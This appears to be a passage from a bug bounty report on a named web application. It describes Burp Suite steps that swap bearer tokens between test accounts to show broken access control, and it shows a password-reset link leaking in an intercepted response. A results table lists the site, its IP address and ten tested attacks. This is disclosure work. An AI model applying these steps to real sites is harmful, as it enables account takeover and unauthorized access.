


Saving preferences in testuser2's profile to get the **Authorization Bearer token**

Then in the Repeater tab of Burp Suite, the save preference request for testuser1 exists. This request is edited and the **Authorization Bearer token** of testuser1 is replaced by **Authorization Bearer token** of testuser2**.**



The edited request is sent



The response for the edited POST message is a success with status code 200.


This states that the website has Broken Access control.

Attackers can automate this process and the consequences will be:


Attackers can login to testuser1 and change the preferences and other profile information for testuser2. This is a very common and dangerous vulnerability.

Burp Suite has an option called **Match/Replace** in the proxy tab. Using this, the **Authorization Bearer token** of testuser1 can be matched and replaced with the **Authorization Bearer token** of testuser2. This will accomplish a successful attack.

This automated attack is done below:



Match/Replace for **Authorization Bearer tokens**




Changing the preferences and submitting in testuser1's profile changes the testuser2's profile preferences.

HENCE THE WEBSITE IS VULNERABLE TO BROKEN ACCESS CONTROL


==========

LINK FOR FORGOT PASSWORD LEAKED


When a user resets password, the reset link should only be mailed to the concerned user and not exposed anywhere else. This is checked for the given website.




The admintest user is mailed with the reset link



The reset password POST request is intercepted and sent to Repeater tab in Burp Suite



The request is sent in the Repeater tab and the response carries the reset password link



When the link is opened in the browser, it prompts for new password and confirmation

In this way, the attacker gets the reset password link for any account he wants and can easily reset the password.

HENCE THE WEBSITE LEAKS THE RESET PASSWORD LINK

==========

BUG BOUNTY FINAL REPORT

The final bug bounty report for top 10 famous OWASP vulnerabilities:

Website: ***https://demopes.eoxvantage.com*:**
IP address: **18.191.212.93**
Server: **Amazon EC2**
Server region: **us-east-2**

S.No.	ATTACK	RESULT
1.	BRUTE FORCE LOGIN ATTACK	VULNERABLE
2.	XSS ATTACK	VULNERABLE
3.	SQL INJECTION ATTACK	NOT VULNERABLE
4.	CSRF ATTACK	NOT VULNERABLE
5.	PIXEL FLOODING ATTACK	VULNERABLE
6.	BUFFER OVERFLOW ATTACK ON INPUT FIELDS	VULNERABLE
7.	HTML INJECTION ATTACK	VULNERABLE
8.	NO RATE LIMIT ON FORGOT PASSWORD PAGE	VULNERABLE
9.	BROKEN ACCESS CONTROL	VULNERABLE
10.	RESET PASSWORD LINK LEAK	VULNERABLE